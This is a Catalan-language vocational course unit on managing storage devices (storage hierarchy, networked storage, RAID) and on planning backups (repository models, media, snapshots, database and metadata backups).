En aquest mòdul ja heu treballat aspectes que fan referència a la seguretat dels sistemes informàtics, però són insuficients per si sols.

Ara en aquesta unitat treballareu les tècniques que ens permeten assegurar la integritat de les dades amb què treballen els sistemes informàtics.

En l'apartat "Gestió de dispositius d'emmagatzematge", es fa una classificació dels dispositius d'emmagatzematge, i s'estudia la manera d'organitzar l'emmagatzematge de la informació, per tal de minimitzar el risc de pèrdues de dades importants. Això s'aconsegueix mitjançant la creació de sistemes de redundància, una bona organització lògica de les dades mitjançant les particions, i el manteniment del sistema de fitxers.

En l'apartat "Còpies de seguretat", s'estudia com crear, recuperar i gestionar les còpies de seguretat per tal d'evitar pèrdues en cas d'accidents, que provoquin errors en el funcionament dels dispositius d'emmagatzematge del sistema informàtic.

En l'explotació d'un sistema informàtic cal tenir en compte aquests aspectes, perquè d'altra manera, la pèrdua de dades podria comportar conseqüències catastròfiques.

Penseu, per exemple, en una entitat bancària que desa les dades de tots els clients i dels seus comptes. No cal dir que qualsevol pèrdua o error en el procés d'aquestes dades tindria conseqüències molt greus per a particulars, empreses o administracions públiques.

Per això, cal establir polítiques per assegurar la integritat de la informació que contenen els dispositius d'emmagatzematge, tant si són particulars, empresarials o de les administracions públiques.

Resultats d'aprenentatge

En finalitzar aquesta unitat l'alumne/a:

1. Gestiona dispositius d'emmagatzematge descrivint els procediments efectuats i aplicant tècniques per assegurar la integritat de la informació.

- Interpreta la documentació tècnica relativa a la política d'emmagatzematge, fins i tot en cas d'estar editada en la llengua estrangera d'ús més freqüent al sector, utilitzant-la d'ajuda.
- Té en compte factors inherents a l'emmagatzematge de la informació (rendiment, disponibilitat, accessibilitat, entre altres), identificant els paràmetres de configuració i els components crítics del sistema.
- Classifica i enumera els principals mètodes d'emmagatzematge, inclosos els sistemes d'emmagatzematge en xarxa.
- Descriu les tecnologies d'emmagatzematge redundant i distribuït.
- Programa còpies de seguretat tenint en compte la freqüència i l'esquema de rotació.
- Realitza còpies de seguretat amb diferents estratègies.
- Utilitza suports d'emmagatzematge remots i extraïbles.
- Crea i restaura imatges de còpia de seguretat de sistemes en funcionament.
- Identifica la necessitat de custòdia dels suports d'emmagatzematge.
- Aplica i documenta procediments de mesura de rendiment, de verificació i de detecció d'anomalies seleccionant les eines adequades i utilitzant les mètriques de rendiment adequades indicades segons especificacions tècniques rebudes.

1. Gestió de dispositius d'emmagatzematge

Els dispositius d'emmagatzematge secundari i terciari enregistren la informació dels sistemes informàtics d'una manera permanent.

Podem considerar, dins l'esquema general d'un sistema informàtic, que aquests dispositius d'emmagatzematge formen part de la memòria externa i es diferencien de la memòria interna (dispositiu d'emmagatzematge primari) en el fet que emmagatzemen dades independentment de si hi ha alimentació elèctrica o no. En canvi, la memòria interna només és capaç de contenir informació mentre l'equip té alimentació elèctrica.

Capacitat i transferència

Per exemple: un disquet de 5,25 polzades inicialment tenia una capacitat de 160 kB, que podia transferir a una velocitat aproximada de 20 o 30 kB/s, i es feia servir en ordinadors de fa uns 25 anys. En canvi, ara, no és estrany trobar memòries flaix USB amb capacitats de 16 o fins i tot 32 GB, amb velocitats de transferència de fins a 30 MB/s o més.

La quantitat d'informació que poden contenir aquests dispositius i la velocitat d'accés a aquesta informació han anat augmentant d'una manera gairebé exponencial.

La gestió correcta d'aquests dispositius d'emmagatzematge és fonamental per a la preservació de les dades que contenen.

1.1 Jerarquia i classificació dels dispositius d'emmagatzematge

En general, quan parlem dels *dispositius d'emmagatzematge*, fem referència a sistemes capaços de desar grans quantitats d'informació, com, per exemple, els discos òptics (CD, DVD, blu-ray disc...), i també dispositius magnètics, com ara els discos durs, o bé les cintes magnètiques que habitualment es fan servir com a suport per a còpies de seguretat.

Capacitats dels dispositius d'emmagatzematge


La capacitat d'aquests dispositius ha evolucionat exponencialment, des d'uns 160 kB dels primers disquets de 5,25 fins a 2 TB dels discos durs actuals.

Darrerament, també s'ha estès molt l'ús de dispositius que utilitzen memòria flaix i que generalment fan servir el port USB.

Com podem veure en la figura 1.1, els dispositius d'emmagatzematge ocupen un segon esglaó en el sistema informàtic, però tenen una comunicació directa amb la unitat central de processament.

La velocitat de transferència d'informació entre els dispositius d'emmagatzematge i la unitat central de processament és inferior que la velocitat de transferència d'informació entre la memòria principal i la unitat central de processament. Per exemple, la velocitat de transferència d'informació entre la memòria principal i la unitat central de processament pot ser de l'ordre de 6 GB/s i, en canvi, l'última especificació dels discos SATA permet una velocitat màxima de transferència de fins a 600 MB/s, tot i que els discos durs difícilment poden assolir més de 100 MB/s. És a dir, que la velocitat de transferència entre la memòria principal i la unitat central de processament és de l'ordre de 50 o 100 vegades més gran que la dels dispositius d'emmagatzematge, aproximadament.

FIGURA 1.1. Jerarquització dels dispositius d'emmagatzematge dins del sistema informàtic



Aquesta diferència tan important quant a la velocitat de transferència determina el fet que els dispositius d'emmagatzematge no es poden fer servir d'una manera habitual per executar els programes, sinó per desar-hi els resultats del processament de dades.

1.1.1 Emmagatzematge secundari

En general, les unitats òptiques i les unitats magnètiques formen part de l'emmagatzematge secundari, en el sentit que no és accessible directament per la UCP (unitat central de processament), però en canvi hi pot accedir mitjançant canals d'entrada/sortida, de manera que transfereixi la informació volguda fent servir dispositius controladors.

Disc dur sense la tapa protectora. Hi podem veure els plats recoberts de material magnètic i els capçals de lectura/escriptura.


Per exemple, per tal d'accedir a la informació desada en un disc dur, és necessari que la UCP faci una petició al controlador de disc (actualment, la majoria són Serial ATA). El controlador serà qui enviarà els impulsos necessaris al disc dur per tal de fer l'operació de lectura/escriptura.

En el cas dels discos durs, aquests controladors solen integrar-se en les plaques base, si bé, en casos més especials, poden situar-se en targetes d'expansió que se situen en ranures d'expansió del tipus PCI o PCI-Express.

El temps d'accés a una informació emmagatzemada en un disc dur és de l'ordre de mil·lisegons (mil·lèsimes de segon). En contrast, el temps per accedir a una informació en la memòria principal és de l'ordre de nanosegons (mil·lèsima de milionèsima de segon).

Darrerament, però, s'està estenen l'ús de dispositius anomenats *SSD* (unitats de disc d'estat sòlid), que combinen la utilització de memòria flaix amb la interfície d'un disc dur convencional (habitualment Serial ATA), de manera que obté temps d'accés molt inferiors, consums més baixos i velocitats de transferència més elevades, malgrat que inicialment el cost és molt superior al dels discos durs convencionals. En la figura 1.2 podem veure i comparar diferents tipus d'emmagatzematge en discos durs.

Figura 1.2. Comparativa de tecnologies d'emmagatzematge en discos durs



Disc dur convencional a l'esquerra, disc dur SSD al centre (ambdós sense tapa protectora) i, a la dreta, un disc SSD complet

Una altra forma d'utilització dels dispositius d'emmagatzematge secundari (habitualment els discos durs o també memòries flaix USB) és la memòria virtual.


La **memòria virtual** és una tècnica que poden emprar els sistemes operatius actuals, que consisteix a fer servir el dispositiu d'emmagatzematge secundari com si fos memòria principal, quan els programes necessiten més memòria principal que la que físicament està disponible en el sistema. A mesura que la memòria principal s'omple, el sistema mou les parts de la memòria principal menys utilitzades a dispositius d'emmagatzematge secundari, i els recupera posteriorment quan es necessitin.

Velocitat de transferència

Podem mesurar la velocitat de transferència d'un disc dur amb programari específic, però també podem obtenir aquesta informació des del web del fabricant.

Aquesta metodologia permet executar més programes que els que en principi serien possibles donada la capacitat limitada de la memòria principal, però també degrada el rendiment global del sistema, atès que l'accés als discos durs és força més lent que a la memòria principal.

1.1.2 Emmagatzematge terciari



Cartutxos amb cintes magnètiques que contenen dades amb un braç robòtic que es mou al fons. Té una altura aproximada d'1,8 metres.

Podríem considerar que hi ha un tercer nivell d'emmagatzematge. En aquest cas, tenim una biblioteca formada per dispositius d'emmagatzematge terciari que han de ser inserits en el sistema informàtic mitjançant un sistema robotitzat segons les demandes del sistema. És a dir, l'accés a la informació es produeix d'una manera totalment automatitzada, sense intervenció humana.

Les dades que contenen aquests dispositius d'emmagatzematge terciari (que poden ser cintes, discos durs) habitualment es copien en dispositius d'emmagatzematge secundari abans de fer-les servir. Aquests tipus de dispositius s'utilitzen per accedir a informació que es fa servir poc, perquè és un sistema molt més lent que un dispositiu d'emmagatzematge secundari: el temps d'accés és de l'ordre de 5 a 60 segons en comptes de l'ordre de 10 mil·lisegons.

Es fan servir en magatzems d'informació molt grans, als quals s'accedeix sense intervenció humana, d'una manera totalment automatitzada.

Un exemple d'això serien els sistemes automatitzats que serveixen per a música i que contenen una gran quantitat de CD (*jukebox*), o bé, biblioteques de cintes amb dades.

1.1.3 Emmagatzematge fora de línia

Memòria flaix USB amb una capacitat de 16 GB. El connector USB es pot amagar quan no està connectat a un ordinador.

Els sistemes d'emmagatzematge fora de línia són un mitjà d'emmagatzematge de dades que no està sota el control d'una unitat de processament. Per tal d'accedir a la informació continguda en aquests dispositius cal la intervenció humana: una persona ha d'inserir el dispositiu d'emmagatzematge en un aparell lector i, un cop fetes les operacions necessàries, cal que la persona el desconnecti manualment.

Normalment, es fan servir per transferir informació entre diferents sistemes informàtics, perquè sovint aquests dispositius són fàcilment transportables. En cas d'un desastre, com que la localització d'aquests dispositius no és la mateixa que la dels del sistema informàtic, és possible que no es vegin afectats i poden ajudar a recuperar la informació.

En els ordinadors actuals, molts dispositius d'emmagatzematge secundari o terciari es fan servir també com a dispositius d'emmagatzematge fora de línia.

Podem esmentar com a exemples actuals d'aquests dispositius els discos òptics, les memòries flaix, els discos durs extraïbles, els cartutxos de cintes amb dades. Fa temps es feien servir disquets o discos zip.

1.1.4 Emmagatzematge distribuït i en xarxa

L'**emmagatzematge distribuït** consisteix a desar la informació (normalment en forma de fitxers) en un o més ordinadors anomenats *servidors*, els quals fan accessible aquesta informació a altres ordinadors anomenats *clients*, els quals hi accedeixen com si fos emmagatzemada localment.

L'avantatge d'aquesta tècnica és que es faciliten molt les còpies de seguretat (només s'han de fer còpies de la informació continguda en els servidors) i, a més, redueixen costos, ja que no cal donar gaire capacitat d'emmagatzematge a cadascun dels clients. També permet el treball col·laboratiu, ja que en simplificant l'administració.

Per tal d'implementar aquest sistema, **cal que el sistema operatiu tingui suport per a aquest tipus d'emmagatzematge i es fa necessària una xarxa informàtica** per tal de connectar els servidors i els clients. Això implica que s'ha de fer un bon disseny de la xarxa per evitar que es produeixin errors quan els clients intenten accedir a la informació del servidor.

Sistema d'emmagatzematge en xarxa: conté un programari específic que permet als diferents usuaris d'aquest sistema accedir-hi mitjançant la interfície de xarxa ethernet i utilitzar l'espai d'emmagatzematge que ofereix.

Els servidors d'informació, en el cas de sistemes operatius basats en Windows, fan servir les carpetes compartides (que poden ser en un servidor de domini).

En el cas de sistemes operatius de tipus UNIX o GNU/Linux, poden fer servir el sistema de fitxers en xarxa (*network file system*, o simplement NFS), o també el protocol SAMBA, que permet que clients que funcionen amb Windows es connectin a servidors UNIX/Linux, i a l'inrevés.

Els servidors de fitxers poden ser ordinadors complets amb tots els seus components; en aquest cas, podrien portar a terme altres funcions a part de la compartició de fitxers, o bé poden ser servidors dedicats: els dispositius d'emmagatzematge en xarxa (en anglès NAS, o *network attached storage*).

1.2 Sistemes d'emmagatzematge redundant

Els sistemes d'emmagatzematge redundant s'implementen mitjançant el que s'anomena *RAID* (*redundant array of inexpensive disk*), en català: 'conjunt de discos barats redundants'. Aquesta és una tecnologia que permet assolir alts graus de fiabilitat en l'emmagatzematge d'informació a partir d'un conjunt de discos durs de baix cost que ens podem trobar en qualsevol ordinador personal (PC).

Recentment, aquest terme s'ha revisat i s'ha canviat la paraula *inexpensive* per *independent*.

L'objectiu del **RAID** consisteix a dividir i replicar la informació entre diferents discos durs i, a part d'incrementar la fiabilitat de la transferència, també en pot augmentar la velocitat.

Quan múltiples discos físics formen part d'un RAID, el sistema operatiu els veu com un de sol.

Els sistemes RAID impliquen una quantitat de càlculs important quan es fan operacions de lectura/escriptura. En els sistemes més cars, hi ha una targeta controladora específica que s'encarrega de portar a terme aquests càlculs. Aquest cas es coneix amb el nom de **RAID de maquinari**.

En alguns casos, el mateix sistema operatiu o els controladors més simples necessiten el microprocessador central per ajudar a fer tots aquests càlculs, la qual cosa fa baixar el rendiment del sistema. Això es coneix com a **RAID de programari**.

Els controladors RAID més senzills sovint només ens ofereixen els nivells de RAID 0 i 1, que requereixen menys processament.

Els sistemes RAID, amb redundància de dades, poden continuar funcionant encara que un (o en algun cas més d'un) dels discos falli. Quan això succeeix, es reemplaça el disc defectuós per un de nou, el RAID es reconstrueix i el sistema continua funcionant normalment.

Alguns sistemes s'han d'apagar per canviar un disc defectuós i d'altres, suporten l'intercanvi en calent (*hot swapping*), que permet canviar un disc defectuós sense haver d'apagar el sistema. Aquest darrer sistema d'intercanvi en calent (*hot swapping*) es fa servir sovint en sistemes d'alta disponibilitat (*high availability*), que necessiten estar funcionant ininterrompudament.

Grau de suport de RAID

Gairebé totes les plaques base actuals suporten RAID 0 i 1. Per configurar-los cal consultar el manual de la placa base i entrar a la BIOS del sistema abans d'instal·lar-hi el sistema operatiu.

Els sistemes RAID si bé ofereixen un nivell de seguretat més elevat que els que no ho són, no eliminen la necessitat de crear còpies de seguretat del sistema, perquè es poden perdre dades sense que el disc en el qual estan desades es faci malbé físicament. Per exemple, les dades podrien ser sobreescrites per un mal funcionament del sistema operatiu, o bé per un usuari amb intencions dolentes.

1.2.1 Redundància

La redundància en els sistemes que utilitzen RAID s'aconsegueix o bé escrivint la mateixa informació en diversos discos (conegut com a *mirall* o *mirror*), o bé escrivint dades extra, com la paritat de les dades en algun dels discos que formen el RAID.

D'aquesta manera, s'aconsegueix que, malgrat que un dels discos del RAID falli, això no impliqui una pèrdua de dades.

Podem combinar els discos de diferents maneres, segons les nostres necessitats de velocitat, de capacitat i de protecció contra la pèrdua de dades. A aquestes combinacions, hi fem referència amb els diferents nivells de RAID.

2. Còpies de seguretat

Les tècniques per assegurar la integritat de la informació en un sistema informàtic, com ara la redundància, la creació i el manteniment de particions i de sistemes de fitxers, no són suficients per si soles.

Quan un sistema informàtic conté informació crítica, convé crear còpies d'aquesta informació d'una manera regular.

Disc dur extern de 2,5 polzades amb interfície USB

En informàtica, les **còpies de seguretat** consisteixen en la creació de còpies addicionals de les dades importants del sistema informàtic.

Aquestes còpies de seguretat sovint també s'anomenen utilitzant el terme anglès *backup*, l'objectiu del qual és restaurar les dades copiades del sistema informàtic després d'un desastre, o bé restaurar un nombre determinat de fitxers en cas que s'hagin esborrat accidentalment o s'hagin corromput.

Els requeriments pel que fa als sistemes d'emmagatzematge per desar les còpies de seguretat poden ser molt importants, tot i que també va en funció de l'usuari i de les seves necessitats concretes. De totes maneres, actualment disposem de molts tipus diferents de sistemes d'emmagatzematge per a la creació de còpies de seguretat, com, per exemple, discos durs USB externs, cintes per a la creació de còpies de seguretat, mitjans òptics, etc.

2.1 Sistemes d'emmagatzematge com a base d'un sistema de còpies de seguretat

Per tal de dur a terme qualsevol còpia de seguretat, és imprescindible disposar d'algun sistema d'emmagatzematge extern al sistema informàtic que tindrà com a finalitat desar-hi les dades obtingudes durant el procés. Per planificar el procés de còpia de seguretat és un requisit important avaluar el cost, l'eficiència, la disponibilitat i l'adequació d'aquest sistema d'emmagatzematge.

2.1.1 Models de repositoris de dades

Per crear una còpia de seguretat és necessari pensar en termes de *repositoris de dades*. Aquests repositoris contenen les dades emmagatzemades i organitzades adientment. Aquesta organització pot ser una llista dels discos durs o de les cintes


que fem servir per crear les còpies, o bé una base de dades informatitzada. Aquest concepte està molt relacionat amb l'esquema de rotació de còpies de seguretat.

Podem tenir diferents tipus de repositoris de dades per a la creació de còpies de seguretat:

- **No estructurat**: consisteix en un conjunt de mitjans per a la realització de còpies de seguretat sense cap organització lògica, com, per exemple, una pila de CD, DVD, o cintes de còpies de seguretat. És el mètode més fàcil d'implementar, però dificulta la recuperació de les dades.
- **Complet i incremental**: l'objectiu d'aquest esquema de còpies de seguretat consisteix a desar diverses còpies de les dades d'origen d'una manera més senzilla i fàcil de gestionar. Inicialment, es crea una còpia completa de tots els fitxers i, després, se'n poden fer còpies incrementals afegint només les dades que s'han canviat des de la còpia de seguretat anterior. En aquest cas, per dur a terme la restauració, caldria localitzar la còpia de seguretat completa i després les còpies de seguretat incrementals fetes fins al moment en què volem portar a terme aquesta restauració.
- **Protecció de les dades d'una manera contínua**: en comptes de crear còpies de seguretat periòdiques, el sistema registra tots els canvis que es fan en el sistema de fitxers. Això es fa desant les diferències a escala de bit o sectors de dades, en comptes de diferències a escala de fitxers. La diferència d'aquest esquema respecte a un sistema en mirall és que podem restaurar el sistema a un estat anterior a partir dels registres creats.

2.1.2 Mitjans d'emmagatzematge

Sigui quin sigui el model de repositori de dades que triem, és necessari utilitzar un mitjà físic per emmagatzemar les dades. Aquests mitjans poden ser:



Cinta emprada per a l'emmagatzematge de dades i per a la creació de còpies de seguretat.

- **Cintes magnètiques**: han estat el mitjà d'emmagatzematge més usat fins fa poc, perquè oferien unes capacitats molt grans amb relació al preu. Darrerament, això ja no és cert perquè els discos durs externs s'han abaratit molt. El format d'aquestes cintes magnètiques pot ser molt divers i sovint és específic, cosa que dificulta força la restauració de les dades si no es disposa del lector específic. Les cintes magnètiques són d'accés seqüencial i el temps d'accés és lent. De totes maneres, si fem operacions de lectura o d'escriptura d'una manera seqüencial o continuada, la velocitat pot ser prou ràpida, comparable a la dels discos durs.

Unitats de disquets de 8, 5,25 i 3,5 polzades

- **Disquets**: avui en dia gairebé en desús; eren populars durant la dècada de 1980 i el començament de la dècada de 1990. Tenien una capacitat molt limitada, per la qual cosa avui en dia són inútils.

- **Discos durs**: a causa de la baixada contínua de preus dels discos durs, s'han transformat en un mitjà d'emmagatzematge de dades molt competitiu. Tenen un temps d'accés baix, una capacitat cada vegada més gran i són fàcils de gestionar i utilitzar. Normalment, per crear còpies de seguretat en discos durs, en fem servir d'externs, que es connecten al sistema informàtic mitjançant la interfície SCSI, USB, FireWire, eS- ATA, o també Ethernet, iSCSI, o Fibre Channel, en cas que els discos durs siguin físicament més lluny del sistema informàtic.

- **Discos òptics**: podem fer servir CD o DVD (gravables o regravables) per crear còpies de seguretat. L'avantatge d'utilitzar aquests mitjans d'emmagatzematge és que es poden llegir en qualsevol ordinador que disposi del lector (avui en dia la pràctica totalitat). També podríem fer servir mitjans més nous com ara el *blu-ray disc*, però tot i que té una capacitat molt més gran que els DVD, el seu cost també és molt més alt i no surt gaire a compte.

- **Emmagatzematge d'estat sòlid**: inclouen les memòries flaix USB i també les targetes de memòria utilitzades en les càmeres digitals i altres dispositius (Compact Flash, Secure Digital, Memory Stick...). Aquests dispositius no són especialment barats, però són molt portables i fàcils d'utilitzar.

- **Servei de còpies de seguretat remot**: consisteix a utilitzar Internet per trametre la informació important del nostre sistema informàtic a un servidor de còpies de seguretat remot. Tot i que, evidentment, la velocitat serà molt més lenta que si ho fem en un mitjà d'emmagatzematge local, l'augment de velocitat d'accés a Internet ha popularitzat aquest mètode. Ofereix una protecció molt alta davant de desastres que podrien destruir sistemes d'emmagatzematge que fossin físicament propers al sistema informàtic, com, per exemple, en el cas de focs, terratrèmols, inundacions... Sovint, per assegurar la privacitat de les nostres dades, els proveïdors d'aquests serveis també faciliten eines d'encriptació.

2.1.3 Gestió del repositori de dades

Per tal d'implementar un sistema de còpies de seguretat, a més a més del model de repositori de dades o el sistema d'emmagatzematge per fer les còpies de seguretat, hem de tenir en compte la relació entre la fiabilitat, la seguretat, la facilitat d'accés i el cost, per mirar d'establir un equilibri entre aquests conceptes.

Els diferents mètodes de gestió de repositoris de dades no s'exclouen els uns als altres i, de fet, es poden combinar segons les necessitats. Per exemple, sovint es fa servir un disc dur per emmagatzemar les dades que posteriorment es passaran a una llibreria de cintes de còpies de seguretat.

Els sistemes de gestió del repositori de dades són:

- **En línia** (online): és el sistema d'emmagatzematge més fàcilment accessible. En aquest cas, podem iniciar els processos de restauració en temps molt petits (de l'ordre de mil·lisegons). Exemples en serien un disc dur intern o un RAID, possiblement connectat a un sistema d'emmagatzematge en xarxa. Aquests sistemes, tot i que són ràpids, tenen un cost més elevat, i les dades importants poden ser esborrades accidentalment o bé infectades per algun virus informàtic.

- **Línia propera**: típicament és més barat que l'emmagatzematge en línia, però és menys accessible. Tot i així, és útil com a mètode d'emmagatzematge per a còpies de seguretat. Un exemple sería una llibreria de cintes magnètiques. El procés per iniciar la restauració de la còpia de seguretat pot trigar de segons a minuts. Per portar a terme aquest procés ens cal un dispositiu mecànic que ens porti els dispositius d'emmagatzematge al lector corresponent en què les dades poden ser llegides o escrites. Aquest mètode de gestió del repositori es basa en mitjans d'emmagatzematge terciari.

- **Fora de línia**: en aquest cas, es requereix la intervenció humana per facilitar l'accés als mitjans d'emmagatzematge. El temps d'accés a aquests mitjans d'emmagatzematge pot ser des de segons fins a hores.

- **Extern**: per tal de protegir les dades contra desastres que puguin passar al lloc on hi ha el sistema informàtic, es poden portar els mitjans d'emmagatzematge on hem fet les còpies de seguretat a un altre lloc extern al sistema. Aquest lloc pot ser una oficina de l'administrador, o bé un edifici d'alta seguretat amb la temperatura controlada, pensat per oferir protecció contra desastres.

- **Centre de recuperació de desastres**: lloc on s'emmagatzemen les còpies de seguretat d'un sistema informàtic. De vegades, empreses o organitzacions lloguen aquests serveis a tercers per tal d'evitar pèrdues importants en el cas de desastres. També pot incloure la creació de miralls remots dels discos durs locals per tal que la informació continguda en aquests centres estigui tan actualitzada com sigui possible.

2.2 Selecció, extracció i manipulació de les dades

Abans de dur a terme el procés de còpia de seguretat, cal fer una planificació prèvia. Un dels aspectes més importants és decidir quina és la informació de la qual fem la còpia i quina metodologia seguim per fer-la.

2.2.1 Selecció i extracció de fitxers de dades

Decidir de què s'ha de fer una còpia de seguretat en un moment determinat és una feina que pot ser més difícil del que sembla inicialment. Si copiem massa dades redundants, el repositori de dades s'omplirà massa ràpid i, si copiem massa poques dades, ens podem arriscar a la pèrdua d'informació crítica. Vegem les diferents maneres de triar i gestionar les dades de les quals volem fer una còpia:

- **Còpia de fitxers**: és la manera més senzilla de fer una còpia de seguretat. Tot el programari de realització de còpies de seguretat en tots els sistemes operatius ofereix aquesta funcionalitat.
- **Còpia parcial de fitxers**: consisteix a copiar només els blocs de dades que han canviat en un període de temps determinat. Aquesta metodologia en estalvia una quantitat important d'espai d'emmagatzematge, però requereix un procés més llarg per tal de reconstruir la informació a l'hora de restaurar-la. Algunes de les implementacions necessiten integrar-se amb el sistema de fitxers sobre el qual es basen.
- **Creació d'una imatge de tot el sistema de fitxers**: en comptes de copiar un conjunt de fitxers dins d'un sistema de fitxers, podem fer una còpia de tot el sistema de fitxers sencer. Aquest mètode es coneix amb el nom de *còpia de seguretat en cru del sistema de fitxers* o *creació d'imatges de discos o particions*. Per tal de portar a terme aquest procés, el sistema de fitxers ha d'estar desmuntat. Normalment, s'arrenca des d'un CD autònom (*live CD*) i es fa servir un programari específic per crear la imatge del sistema. La imatge creada habitualment es desa en una altra partició o en un altre disc. Aquesta imatge, la podem fer servir posteriorment per tal de restaurar no tan sols les dades de l'usuari, sinó també el mateix sistema operatiu. Per tant, és útil tant per a pèrdues de dades de l'usuari, com per a errors greus del sistema operatiu. Aquest procediment també permet fer còpies de seguretat d'una manera més ràpida que altres mètodes tradicionals.
- **Identificació dels canvis**: alguns sistemes de fitxers desen un arxiu de bits per a cada fitxer que ha estat canviat recentment. Hi ha programari de còpies de seguretat que analitza la data de modificació del fitxer, el compara amb la darrera còpia de seguretat i determina si el fitxer s'ha canviat.

2.2.2 Selecció i extracció de dades en temps real

Si un sistema informàtic es fa servir mentre se'n fa una còpia de seguretat, pot passar que s'accedeixi a un fitxer determinat després d'haver-ne fet la còpia i que no representi fidelment el que l'usuari voldria. Això és especialment cert en el cas de les bases de dades de qualsevol tipus. En aquests casos, pot passar que la còpia de seguretat sembli correcta, però que no representi exactament l'estat de

les dades en un punt determinat. En aquest cas, la còpia de seguretat seria inútil. Per resoldre aquests conflictes tenim diverses opcions:

- **Instantània de còpia de seguretat**: és una funcionalitat instantània d'alguns sistemes d'emmagatzematge que fa una còpia d'un sistema de fitxers com si aquest fos congelat en un moment determinat del temps. De totes maneres, quan s'ha completat la instantània, cal fer-ne una còpia de seguretat utilitzant mètodes normals, perquè la instantània per si sola no és gaire efectiva.

- **Còpia de seguretat d'un fitxer obert**: hi ha programari de còpies de seguretat que permet gestionar fitxers oberts mentre fan la seva funció. La manera més senzilla de fer-ho és comprovar si el fitxer està obert i, en aquest cas, ignorar aquest fitxer i tornar-ne a fer la comprovació posteriorment. Quan hem de considerar la realització de còpies de seguretat, hem de tenir en compte que els fitxers molt grans, com els de les bases de dades, poden patir modificacions mentre se'n fa la còpia. Per això, en aquest cas no és convenient fer una còpia de lectura de l'origen i escriptura de la destinació, sinó que hauríem d'aconseguir fer una còpia del fitxer en un moment determinat sense que tingui temps a modificar-se. Això pot ser molt complicat quan el fitxer del qual volem fer la còpia de seguretat es modifica constantment. Una opció seria, en l'exemple d'una base de dades molt gran, evitar que s'hi facin modificacions mentre es fa la còpia o mantenir la còpia instantània prou temps per fer-ne la còpia, de manera que es desin tots els canvis que s'hi han fet posteriorment i s'apliquin després d'haver-ne fet la còpia.

- **Còpia de seguretat d'una base de dades en fred**: durant la còpia de seguretat en fred d'una base de dades, aquesta no està disponible per als usuaris i les dades no canvien durant el procés de còpia, de manera que no hi ha problemes de consistència quan es torna a un funcionament normal.

- **Còpia de seguretat d'una base de dades en calent**: alguns sistemes gestors de bases de dades ofereixen mètodes per a generar una imatge per a la creació d'una còpia de seguretat, la qual cosa en permet l'accés i l'ús (còpia en calent). Per fer-ho cal una imatge inconsistent, més un registre de tots els canvis que s'hi han fet mentre es feia el procediment de còpia. Quan es produeix la restauració, s'hi apliquen els canvis desats en el fitxer de registre per tal que la base de dades estigui actualitzada.

2.2.3 Selecció i extracció de metadades

No tota la informació desada en un sistema informàtic ho és en forma de fitxers. Per tal de recuperar un sistema complet des de zero, és necessari tenir accés a aquest tipus d'informació, anomenada *metadades*. Vegem els diferents tipus de metadades que se solen presentar en un sistema informàtic:

- **Descripció del sistema**: és necessari tenir totes les especificacions del sistema per obtenir-ne un reemplaçament exacte després d'un desastre que destrueixi el sistema informàtic totalment o parcialment.
- **Sector d'arrencada**: és necessari per poder iniciar la càrrega del sistema operatiu, tot i que no és un fitxer normal. Sovint és més fàcil tornar- lo a crear que desar-lo sencer i recuperar-lo posteriorment.
- **Esquema de particions**: per tal de poder recrear el disc original, és necessari tenir la forma com estava organitzat el disc mitjançant les particions i la configuració del sistema de fitxers.
